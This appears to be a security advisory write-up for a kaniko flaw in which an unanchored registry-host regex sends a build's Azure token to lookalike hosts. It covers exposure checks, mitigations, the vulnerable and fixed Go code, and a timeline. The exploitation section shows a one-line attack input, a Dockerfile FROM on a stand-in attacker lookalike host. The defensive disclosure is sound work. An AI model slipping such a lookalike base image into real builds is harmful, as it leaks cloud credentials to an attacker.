
kaniko Azure Token Leak to Lookalike Registries (CVE-2026-105769)
kaniko before 1.25.20 sends the build's Azure Resource Manager token to any registry host containing .azurecr.io, including attacker lookalikes.
TL;DR
- A Dockerfile that pulls from a lookalike host such as
x.azurecr.io.attacker.commakes kaniko send the build's Azure Resource Manager token to that host. The advisory was published on 2026-11-02. - kaniko before 1.25.20 is affected when builds use Dockerfiles or build arguments you do not fully control and an Azure identity is available to the build.
- The advisory scores it CVSS v3.1 9.3 Critical. No exploitation in the wild is reported, and the CVE is not in CISA KEV as of 2026-11-06.
- Upgrade to kaniko 1.25.20 or later; 1.25.21 is the current release. If you cannot, remove Azure credentials and block the Instance Metadata Service from build pods; see "How do I fix it?".
Am I affected?
You are exposed only when all of these hold:
- The build runs kaniko before 1.25.20: the executor, the warmer, or a standalone
docker-credential-acr-envbinary built from that source. - The Dockerfile, or a build argument that reaches one, is influenced by someone you do not fully trust. Pull-request builds and multi-tenant CI are the obvious cases.
- The build environment can obtain an Azure identity: service principal credentials in
AZURE_CLIENT_ID,AZURE_CLIENT_SECRETandAZURE_TENANT_ID; a federated workload identity token inAZURE_FEDERATED_TOKENorAZURE_FEDERATED_TOKEN_FILE; or a managed identity through the Azure Instance Metadata Service orMSI_ENDPOINT. - The Dockerfile references an image on a host that contains
.azurecr.io,.azurecr.cn,.azurecr.deor.azurecr.usbut is not an Azure Container Registry host. AFROMline is enough; aCOPY --from=<image>line also works.
You do not need to use Azure Container Registry, and you do not need to configure the helper. kaniko consults the built-in helper for any registry that has no credentials in the Docker configuration and is not a Google or Amazon ECR registry. Every lookalike host falls in that set. If the build has no Azure identity, the helper cannot obtain a token.
A build that only uses trusted Dockerfiles is not exposed through this path, because the attacker cannot add the lookalike host. A fixed kaniko is not exposed even with an untrusted Dockerfile.
| Branch | Affected versions | Fixed version |
|---|---|---|
| kaniko | every release before 1.25.20 | 1.25.20 (released 2026-10-27); 1.25.21 is current (2026-11-03) |
Check the version and the build inputs:
# Version of the executor image or binary
docker run --rm <your-kaniko-executor-image> --version
# Or, inside the build pod
/kaniko/executor --version

# If you import kaniko as a Go module
go list -m github.com/chainguard-dev/kaniko

# Lookalike ACR hosts in a Dockerfile (a dot after the ACR suffix)
grep -nE 'azurecr\.(io|cn|de|us)\.' Dockerfile

# Azure identity available to the build
env | grep -E '^(AZURE_CLIENT_ID|AZURE_CLIENT_SECRET|AZURE_TENANT_ID|AZURE_FEDERATED_TOKEN|AZURE_FEDERATED_TOKEN_FILE|MSI_ENDPOINT|MSI_SECRET)='
How do I fix it?
- Upgrade to kaniko 1.25.20 or later. The project publishes source tags, not binaries, so rebuild the executor, the warmer and the standalone
docker-credential-acr-envbinary from the fixed source. The v1.25.20 release is the first fixed tag; v1.25.21 is the current release. - If you import kaniko as a Go module, update
github.com/chainguard-dev/kanikoto v1.25.20 or later. The upstreamgithub.com/chrismellard/docker-credential-acr-envmodule is unmaintained and has no fixed release; kaniko now carries a patched copy underthird_party/docker-credential-acr-env. - If you cannot upgrade, remove the Azure identity from the build environment and block the Instance Metadata Service:
- Remove
AZURE_CLIENT_ID,AZURE_CLIENT_SECRET,AZURE_TENANT_ID,AZURE_FEDERATED_TOKEN,AZURE_FEDERATED_TOKEN_FILE,MSI_ENDPOINTandMSI_SECRETfrom the build pods. - Block access to
169.254.169.254from the build network, so a managed identity cannot be reached. - If you do not rely on kaniko's built-in ACR authentication, set
AZURE_ENVIRONMENT=nonein the kaniko container. The helper then fails before it requests a token. - If your Docker configuration sets
"credsStore": "acr-env", replace it with per-hostcredHelpersentries for your own ACR registries. This closes only the standalone-binary path, not the built-in helper. - If untrusted builds ran with an Azure identity, treat every token issued to that identity during those builds as compromised. Review the identity's Entra ID sign-in logs and Azure activity logs, especially for ACR pushes, role-assignment changes, and key or secret listings. Rotating the identity's credentials does not revoke a token that was already issued; it stays valid until it expires.
What is the root cause?
The ACR credential helper decides whether a host is an Azure Container Registry with an unanchored regular expression, so any hostname that contains an ACR suffix passes. The vulnerable code is in github.com/chrismellard/docker-credential-acr-env, which kaniko vendors:
var acrRE = regexp.MustCompile(`.*\.azurecr\.io|.*\.azurecr\.cn|.*\.azurecr\.de|.*\.azurecr\.us`)

func isACRRegistry(input string) bool {
    serverURL, err := url.Parse("https://" + input)
    if err != nil {
        return false
    }
    if serverURL.Hostname() == mcrHostname {
        return true
    }
    matches := acrRE.FindStringSubmatch(serverURL.Hostname())
    if len(matches) == 0 {
        return false
    }
    return true
}
url.Parse("https://" + input).Hostname() reduces the input to its hostname, and the pattern is not anchored at either end. evil.azurecr.io.attacker.com contains .azurecr.io, so it matches. So does foo.azurecr.io.evil.
The helper's Get() then treats the match as proof that the host is an ACR registry:
func (a ACRCredHelper) Get(serverURL string) (string, string, error) {
    if !isACRRegistry(serverURL) {
        return "", "", errors.New("serverURL does not refer to Azure Container Registry")
    }

    spToken, settings, err := token.GetServicePrincipalTokenFromEnvironment()
    if err != nil {
        return "", "", fmt.Errorf("failed to acquire sp token %w", err)
    }
    refreshToken, err := registry.GetRegistryRefreshTokenFromAADExchange(serverURL, spToken, settings.Values[auth.TenantID])
    ...
}
GetServicePrincipalTokenFromEnvironment() obtains an Azure Resource Manager token from the service principal, the federated token or the managed identity. GetRegistryRefreshTokenFromAADExchange() then calls the Azure SDK's GetFromExchange(ctx, "access_token", serverURL, tenantID, "", principalToken.Token().AccessToken). The SDK sends a POST to https://<serverURL>/oauth2/exchange with the token in the Authorization: Bearer header and in the access_token form field. The host in that URL is the attacker's lookalike, so the token leaves the build.
How is it exploited?
- The attacker can influence a Dockerfile or a build argument that reaches one, for example in a pull-request build.
- The attacker adds a base image on a lookalike host:
FROM x.azurecr.io.attacker.com/img. NoRUNinstruction and no push are needed. - kaniko sees a registry with no credentials in the Docker configuration and asks the built-in ACR helper for credentials.
- The unanchored regex matches the lookalike host. The helper obtains an Azure Resource Manager token from the environment or the Instance Metadata Service.
- The helper sends the token to
https://x.azurecr.io.attacker.com/oauth2/exchange. The attacker now holds a live token for the build identity. - The attacker uses the token against Azure Resource Manager with the identity's role assignments, or exchanges it at a real ACR registry to obtain registry credentials. If the identity has
AcrPushor higher, the attacker can push images to your registries.
No public proof-of-concept code is listed. The advisory describes the input and the token exchange; the code blocks here are the vulnerable source and the fixed source, not a working exploit.
How does the attack flow?
An untrusted base-image reference makes the helper classify an attacker host as Azure Container Registry, and the helper sends the build's Azure token to it.
What can an attacker do?
An attacker who can place a lookalike host in a Dockerfile, while the build has an Azure identity, receives a live Azure Resource Manager token. The impact depends on that identity's role assignments:
- Read resources the identity can read, including secrets and storage keys.
- Change role assignments or other resources the identity can manage.
- Exchange the token at a real ACR registry the identity can access, and obtain registry credentials.
- Push images to your registries if the identity has
AcrPushor higher.
The conditions are listed in full: kaniko before 1.25.20, an untrusted Dockerfile or build argument, an Azure identity available to the build, and a lookalike host that contains an ACR suffix. The attacker does not need ACR to be in use, does not need the build to push, and does not need a RUN instruction. The token is valid until it expires; rotating the identity's credentials does not revoke it.
Why does the fix work?
The fix replaces the unanchored pattern with an anchored, label-aware check and carries the patched helper inside kaniko's own module:
-var acrRE = regexp.MustCompile(`.*\.azurecr\.io|.*\.azurecr\.cn|.*\.azurecr\.de|.*\.azurecr\.us`)
+var acrHostRE = regexp.MustCompile(`^(?:[a-z0-9](?:[a-z0-9-]{0,61}[a-z0-9])?\.)+azurecr\.(?:io|cn|de|us)$`)
@@
 func isACRRegistry(input string) bool {
    serverURL, err := url.Parse("https://" + input)
-   if err != nil {
+   if err != nil || serverURL.Host != input {
        return false
    }
-   if serverURL.Hostname() == mcrHostname {
-       return true
+   if i := strings.LastIndexByte(input, ':'); i >= 0 {
+       port := input[i+1:]
+       if !portRE.MatchString(port) {
+           return false
+       }
+       if n, err := strconv.Atoi(port); err != nil || n < 1 || n > 65535 {
+           return false
+       }
    }
-   matches := acrRE.FindStringSubmatch(serverURL.Hostname())
-   if len(matches) == 0 {
-       return false
-   }
-   return true
+   host := serverURL.Hostname()
+   return host == mcrHostname || acrHostRE.MatchString(host)
 }
The pattern is anchored at both ends and admits only well-formed lower-case DNS labels in front of an ACR suffix. evil.azurecr.io.attacker.com and foo.azurecr.io.evil no longer match. The code also requires the parsed host to equal the input, rejects a trailing dot and malformed labels, and checks the port range. For any other host the helper reports "credentials not found" without requesting a token.
The fix is complete for the helper paths the advisory names: pkg/creds, which links the helper into the executor and warmer, and the standalone docker-credential-acr-env binary built by deploy/Dockerfile. The upstream module is removed from go.mod, go.sum and vendor/, so scanners stop reporting GO-2026-6225 for it. The upstream project remains unmaintained; whoever maintains the fork must watch for future advisories.
How do I check if I was compromised?
No indicators of compromise are published. The checks are on the Azure side, because the attacker's host is chosen by the attacker and is not a fixed indicator:
# Role assignments held by the build identity (requires the Azure CLI)
az role assignment list --assignee <client-id> --all --output table

# ACR repositories and tags, to look for pushes you did not make
az acr repository list --name <registry-name> --output table
In the Microsoft Entra admin center, open the sign-in logs for the build identity and review the period when untrusted builds ran. In the Azure Activity Log, filter for Microsoft.ContainerRegistry/registries/push/write, role-assignment changes, and key or secret listings. A token issued to the identity is valid until it expires, so a later credential rotation does not undo a theft that already happened.
If a build pulled from a lookalike host, treat the token as compromised, review the identity's activity for the token's lifetime, and rotate every secret the identity could read. There is no published domain or IP list to search for; the lookalike host is chosen by the attacker.
Timeline

- 2023-03-04: the last upstream commit of
docker-credential-acr-env, which leaves the unanchored check unmaintained. - 2025-06: the original kaniko repository is archived; Chainguard forks it to continue maintenance.
- 2026-10-27: kaniko v1.25.20 is released with the patched in-tree helper.
- 2026-11-02: GHSA-5q7h-w9jf-cx97 is published.
- 2026-11-03: kaniko v1.25.21 is released as the current release.
- 2026-11-05: CVE-2026-105769 is published.
- 2026-11-06: no exploitation in the wild is reported; the CVE is not in CISA KEV.
FAQ
I use kaniko with AWS or GCP only. Am I affected?
Possibly. The ACR helper is consulted for any registry that has no credentials in the Docker configuration and is not a Google or Amazon ECR registry. If the build environment has an Azure identity, a lookalike host can still trigger the token request. If no Azure identity is available, the helper cannot obtain a token.
Do I need to use Azure Container Registry?
No. You do not need ACR, and you do not need to configure the helper. The built-in helper is consulted automatically for an unrecognised registry host.
Am I exposed if I only build trusted Dockerfiles?
No, through this path. The attacker needs to place a lookalike host in a Dockerfile or a build argument. If every input is trusted and no lookalike host is referenced, the helper is not asked for an attacker host.
Does upgrading remove the upstream module?
Yes. kaniko v1.25.20 carries a patched copy under third_party/docker-credential-acr-env and no longer depends on github.com/chrismellard/docker-credential-acr-env, so scanners stop reporting GO-2026-6225 for it.
Was it exploited in the wild?
No exploitation in the wild has been reported as of 2026-11-06, and the CVE is not in CISA KEV. The advisory was published on 2026-11-02, so the absence of reports is recent.
What if I cannot upgrade?
Remove the Azure identity from the build environment and block the Instance Metadata Service, or set AZURE_ENVIRONMENT=none if you do not use the built-in ACR authentication. These measures prevent the token request; they do not fix the helper. Upgrade as soon as you can.
References
- kaniko security advisory GHSA-5q7h-w9jf-cx97, published 2026-11-02, the affected configurations, impact, patches and workarounds: https://github.com/chainguard-forks/kaniko/security/advisories/GHSA-5q7h-w9jf-cx97 (checked November 6, 2026)
- CVE-2026-105769 record, published 2026-11-05, CVSS v3.1 9.3 and the affected range: https://www.cve.org/CVERecord?id=CVE-2026-105769 (checked November 6, 2026)
- kaniko commit 08de01fe7fffaeb6bc030efa9eae723ea2dd4405, "Fix GO-2026-6225: carry a patched docker-credential-acr-env inside the kaniko module", 2026-10-27: https://github.com/chainguard-forks/kaniko/commit/08de01fe7fffaeb6bc030efa9eae723ea2dd4405 (checked November 6, 2026)
- kaniko pull request #495, the fix and the patched helper: https://github.com/chainguard-forks/kaniko/pull/495 (checked November 6, 2026)
- kaniko v1.25.20 release, 2026-10-27: https://github.com/chainguard-forks/kaniko/releases/tag/v1.25.20 (checked November 6, 2026)
- kaniko v1.25.21 release, 2026-11-03, the current release: https://github.com/chainguard-forks/kaniko/releases/tag/v1.25.21 (checked November 6, 2026)
- kaniko
vendor/github.com/chrismellard/docker-credential-acr-env/pkg/credhelper/helper.goat v1.25.19, the unanchored regex: https://github.com/chainguard-forks/kaniko/blob/v1.25.19/vendor/github.com/chrismellard/docker-credential-acr-env/pkg/credhelper/helper.go (checked November 6, 2026) - kaniko
third_party/docker-credential-acr-env/PATCHES.md, the anchored host check and the in-tree copy: https://github.com/chainguard-forks/kaniko/blob/v1.25.20/third_party/docker-credential-acr-env/PATCHES.md (checked November 6, 2026) - Go vulnerability database GO-2026-6225, the upstream module advisory: https://pkg.go.dev/vuln/GO-2026-6225 (checked November 6, 2026)
- GitHub,
GoogleContainerTools/kaniko, 15,750 stars and 1,529 forks, the archived original repository: https://github.com/GoogleContainerTools/kaniko (checked November 6, 2026) - GitHub,
chainguard-forks/kaniko, the maintained fork and its README: https://github.com/chainguard-forks/kaniko (checked November 6, 2026) - CISA Known Exploited Vulnerabilities catalog JSON feed, checked for CVE-2026-105769 on November 6, 2026 (not listed): https://www.cisa.gov/sites/default/files/feeds/known_exploited_vulnerabilities.json (checked November 6, 2026)